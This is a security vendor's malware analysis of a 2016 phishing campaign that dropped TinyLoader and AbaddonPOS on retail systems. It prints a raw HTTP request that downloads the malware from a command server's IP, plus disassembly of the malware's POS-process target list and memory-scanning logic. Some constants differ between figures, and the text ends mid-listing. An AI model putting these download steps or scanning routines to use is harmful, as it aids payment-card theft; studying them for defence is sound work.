Setting Sights On Retail: AbaddonPOS Now Targeting Specific POS Software

proofpoint.com/us/threat-insight/post/abaddonpos-now-targeting-specific-pos-software

May 10, 2016

Setting Sights On Retail: AbaddonPOS Now Targeting Specific POS Software

May 10, 2016 Matthew Mesa, Darien Huss

Much attention has been focused recently on ransomware and other threats that go after consumers and businesses directly for monetary payouts. Still, point-of-sale (POS) malware continues to be an important source of stolen credit card data and associated revenue for cyber criminals.

The ongoing rollout of chip-and-pin credit cards and tighter standards following the retail megabreaches of 2014 have put further pressure on the POS malware black market. But as we have seen with the AbaddonPOS malware described here, POS malware is not just alive and well—it’s being actively developed.

On May 5, a financially motivated actor whom Proofpoint has been tracking as TA530 (also featured in our previous blog post "Phish Scales" [1]) sent out a highly-personalized email campaign targeting primarily retail companies and attempting to install TinyLoader and AbaddonPOS point-of-sale malware. The retail vertical was likely chosen due to the higher likelihood of infecting a POS system. We first observed AbaddonPOS when it was delivered by Vawtrak [2] in October of 2015. We have also found that TinyLoader and AbaddonPOS have since been updated in several ways.

Delivery Details

The messages we observed used subjects such as “Group Booking at [company name]” and the personalized attachment names such as:

- [company name].doc
- [company name]_booking.doc
- [company name]_reservation.doc

The example message shown in Figure 1 uses the recipient's name in the email body and the company’s name in the email body and the attachment name. The attachment, shown in Figure 2, uses an interesting lure. It depicts an image of a spinner one would expect to see when content is loading and asks the user to enable content.

Clicking the “Enable Content” button enables the malicious macro, which then begins the infection by downloading TinyLoader, which in turn downloads AbaddonPOS.

Most of the messages we saw were delivered to retail companies (Figure 3).



Figure 1: Example email delivering TinyLoader



Figure 2: Example document delivering TinyLoader



Figure 3: Top targeted verticals by message volume

Payload Analysis

TinyLoader

The variant of TinyLoader used in this campaign is similar to the one we previously had analyzed in connection with AbaddonPOS. One significant change includes the addition of a basic 4-byte XOR layer of obfuscation over the shellcode that is received from the command-and-control (C&C) server (Figure 4).



Figure 4: TinyLoader decoding and executing shellcode received from C&C

The XOR key is dynamically generated by the C&C and is different in every session. Once the shellcode is decoded, execution is immediately passed to the decoded shellcode. Although the controllers of TinyLoader could theoretically perform any action through custom shellcode, we are still observing this family of malware being used as a downloader. Figure 5 shows a TinyLoader response containing encoded shellcode to build a fake HTTP request used to download a payload.



Figure 5: Encoded response received from TinyLoader C&C

Once the shellcode is decoded, the strings used to craft an HTTP request can be seen (Figure 6). After this code is loaded, the TinyLoader C&C operator(s) is free to provide a target IP and URI to instruct an infected bot to retrieve a payload.



Figure 6: Decoded TinyLoader shellcode used to build HTTP request

In this campaign, we observed the initial TinyLoader payload retrieve another TinyLoader payload that connected to a different C&C. This new TinyLoader infection then received another instruction to download a different payload (Figures 7 and 8), which was a new variant of AbaddonPOS.



Figure 7: TinyLoader receiving instructions to download AbaddonPOS

```
GET /ZRH4J2/P_KYJ3gxEhTpasmJxz.d HTTP/1.1
User-Agent: Mozilla/4.0 (compatible;)
Host: 85.93.5.136
Connection: Keep-Alive
```

Figure 8: TinyLoader HTTP request to download AbaddonPOS

AbaddonPOS

The AbaddonPOS downloaded in this campaign functions much like the original samples we discovered. It does, however, include a few significant changes:

- Optimized code for checking blacklisted processes (processes that will not be checked for credit card data)
- Whitelisted process list of potential point-of-sale (POS) related process names (these are the only processes that will be scanned for POS data)
- The exfiltration XOR key has been changed

AbaddonPOS whitelisted process name checking now uses a single string of partial process names (6-bytes each) concatenated together. Both the common process name blacklist and POS process name list (see Process List section) are stored in allocated memory at static offsets (Fig. 8), 0x1A8 for the blacklist and 0x5B4 for the POS process list.

```
.code:00401684                  call    loc_40172C      ; blacklist offset
.code:00401684 ; ---------------------------------------------------------------------------
.code:00401689 aCmd_exconhosdl db 'cmd.exconhosdllhosexcel.explorlsass.mmc.exdwm.excsrs.ewinlogclams'
.code:00401689                 db 'cregsvrmobsynrundllrunoncspoolssvchostaskhowinworsystemwininismss'
.code:00401689                 db '.elsm.excsrss.searchnotepataskmg',0
.code:0040172C ; ---------------------------------------------------------------------------
.code:0040172C
.code:0040172C loc_40172C:                              ; CODE XREF: .code:00401684↑p
.code:0040172C                  lea     edx, [esi+1B4h] ; process blacklist offset
.code:00401732                  push    edx
.code:00401733                  call    ds:lstrcpyA
.code:00401739                  call    loc_4018D7      ; POS process list
.code:00401739 ; ---------------------------------------------------------------------------
.code:0040173E aActivemercuroc db 'activemercurocius4rs232msdpdvksihot.unilecfocus8ehubemfdfdo.cashb'
.code:0040173E                 db 'ocps.popowerpsalesofinedipointoinfigmadrm.eafr38.aldeloaraavlarac'
.code:0040173E                 db 's.bestpobosrv.cardaucashclcheckicre200cross.crossscxsretddcdsrdov'
.code:0040173E                 db 'epodsiheaeagleselectrfinchainventissposissretmagteknails1omnipopa'
.code:0040173E                 db 'ymenpaymenpixelapos24fposiniprm.clptservqbdbmgqbpos.qbpossretailr'
.code:0040173E                 db 'mposlroomkerpro8.rwpos.sales3soposuspaintteleflransautg2svvisual'
.code:0040173E                 db 'wickr.xchargxchrgs',0
.code:004018D7 ; ---------------------------------------------------------------------------
.code:004018D7
.code:004018D7 loc_4018D7:                              ; CODE XREF: .code:00401739↑p
.code:004018D7                  lea     edx, [esi+5B4h] ; POS process list
```

Figure 9: AbaddonPOS storing process lists for later use

AbaddonPOS utilizes both lists separately from each other. That means the common process name list has no effect on the POS name list. Both lists are also checked using the exact same code. However, different results occur based on whether execution is currently in the main thread or a spawned thread. The authors use a hardcoded 0x0C0C0C0C value (Fig 10) to implement this tracking capability.

```
.code:0040104C                  push    0C0C0C0Ch
.code:00401051                  call    loc_401653
```

Figure 10: AbaddonPOS saving main thread identifier

Before checking the process name against either of the lists, the running process name will first be converted to lowercase (Fig. 11). Whether the current execution exists inside the main thread or a spawned thread is checked next. If 0x0C0C0C0C is found, then AbaddonPOS knows it is in the main thread and so will prepare to check process names against the common process name blacklist (Fig. 12). If 0x0C0C0C0C is not found, then the POS process name list will be used.

```
.code:004019AE                 cmp     byte ptr [esi+ebx+24h], 'A' ; check if below 'A'
.code:004019B3                 jb      short loc_4019C1 ; jump if below 'A'
.code:004019B5                 cmp     byte ptr [esi+ebx+24h], 'Z' ; check if above 'Z'
.code:004019BA                 ja      short loc_4019C1 ; jump if above 'Z'
.code:004019BC                 add     byte ptr [esi+ebx+24h], 20h ; if [A-Z] add 0x20 to make lowercase
.code:004019C1
```

Figure 11: Change uppercase letters to lowercase

```
.code:004019C6                 cmp     dword ptr [esi+1A8h], 0C0C0C0Ch ; if in thread, jump
.code:004019D0                 jnz     short UsePOSList ; load POS process list if in a thread
.code:004019D2                 lea     edi, [esi+1B4h] ; process blacklist
.code:004019D8                 jmp     short loc_4019E0 ; process list
.code:004019DA ; ---------------------------------------------------------------------------
.code:004019DA
.code:004019DA UsePOSList:                             ; CODE XREF: .code:004019D0↑j
.code:004019DA                 lea     edi, [esi+5B4h] ; POS process list
```

Figure 12: Utilizing process list depending on whether execution is in main or spawned thread

Similar to older AbaddonPOS variants, the first 4-bytes of the process name will be checked first (Fig. 13, A). If they are equal, then the next 2-bytes are checked (Fig. 13, B). If the second check was successful then thread context will be checked again (Fig. 13, C). If the current execution is in the main thread then the current process will be skipped (Fig. 13, D), while in a spawned thread context the process would be opened and searched for POS data (Fig. 13, E).

Depending on which context is being executed, different behavior will occur when the process name being checked does not match anything in the hard coded lists. If in the main execution context and no matches were found, then the process will be opened and checked for POS data (Fig. 13, F), while if in a spawned thread context, the process would not be opened and checked (Fig. 13, G).

This peculiar implementation effectively nullifies the POS process name list because the main thread would eventually search for POS data in all processes not matching the common process name blacklist, including all of the POS processes.

This implementation could result from a mistake on the part of the malware author, but it seems more likely that the author is testing various blacklist/whitelist implementations in this sample. Dedicating a thread to only processes with known POS-related names ensures a thread is always scanning those processes more often vs. the main thread used to scan all non-system related processes. Also, it would not be surprising to eventually see AbaddonPOS variants that contain only the common process name method or POS process name method rather than both.

```
.code:004019C6 NextItem:                              ; CODE XREF: .code:00401A16↓j
.code:004019C6                 cmp     dword ptr [esi+1A8h], 0C0C0C0C0h ; if in thread, jump
.code:004019D0                 jnz     short UsePOSList ; load POS process list if in a thread
.code:004019D2                 lea     edi, [esi+1B4h] ; process blacklist
.code:004019D8                 jmp     short loc_4019E0 ; process list
.code:004019DA ; ---------------------------------------------------------------------------
.code:004019DA
.code:004019DA UsePOSList:                            ; CODE XREF: .code:004019D0↑j
.code:004019DA                 lea     edi, [esi+5B4h] ; POS process list
.code:004019E0
.code:004019E0 loc_4019E0:                            ; CODE XREF: .code:004019D8↑j
.code:004019E0                 push    edi             ; lpString
.code:004019E1                 call    ds:lstrlenA
.code:004019E7                 cmp     ebx, eax
.code:004019E9        F, G     jnb     short AtEndOfList
.code:004019EB                 mov     edx, [esi+24h]
.code:004019EE                 mov     cx, [esi+28h]
.code:004019F2           A     cmp     [edi+ebx], edx  ; compare first 4-bytes/DWORD
.code:004019F5                 jnz     short CheckNextItemInList ; jump if not equal
.code:004019F7           B     cmp     [edi+ebx+4], cx ; compare next two bytes/WORD
.code:004019FC                 jnz     short CheckNextItemInList ; jump if not equal
.code:004019FE           C     cmp     dword ptr [esi+1A8h], 0C0C0C0C0h ; see if in a thread
.code:00401A08           E     jnz     short JmpInThread_LookProcess
.code:00401A0A           D     jmp     CheckNextProcess
.code:00401A0F ; ---------------------------------------------------------------------------
.code:00401A0F                 jmp     short CheckNextItemInList
.code:00401A11 ; ---------------------------------------------------------------------------
.code:00401A11
.code:00401A11 JmpInThread_LookProcess:               ; CODE XREF: .code:00401A08↑j
.code:00401A11           E     jmp     short LookInProcess
.code:00401A13 ; ---------------------------------------------------------------------------
.code:00401A13
.code:00401A13 CheckNextItemInList:                   ; CODE XREF: .code:004019F5↑j
.code:00401A13                                        ; .code:004019FC↑j ...
.code:00401A13                 add     ebx, 6
.code:00401A16                 jmp     short NextItem  ; if in thread, jump
.code:00401A18 ; ---------------------------------------------------------------------------
.code:00401A18
.code:00401A18 AtEndOfList:                           ; CODE XREF: .code:004019E9↑j
.code:00401A18                 cmp     dword ptr [esi+1A8h], 0C0C0C0C0h
.code:00401A22           F     jz      short loc_401A2B ; main loop no matches
.code:00401A24           G     jmp     SpawnedThread_NoMatches ; thread loop no matches
.code:00401A29 ; ---------------------------------------------------------------------------
.code:00401A29                 jmp     short LookInProcess
.code:00401A2B ; ---------------------------------------------------------------------------
.code:00401A2B
.code:00401A2B loc_401A2B:                            ; CODE XREF: .code:00401A22↑j
.code:00401A2B           F     jmp     Main_NoMatches  ; main loop no matches
.code:00401A30 ; ---------------------------------------------------------------------------
.code:00401A30
.code:00401A30 LookInProcess:                         ; CODE XREF: .code:JmpInThread_LookProcess↑j
.code:00401A30                                        ; .code:00401A29↑j ...
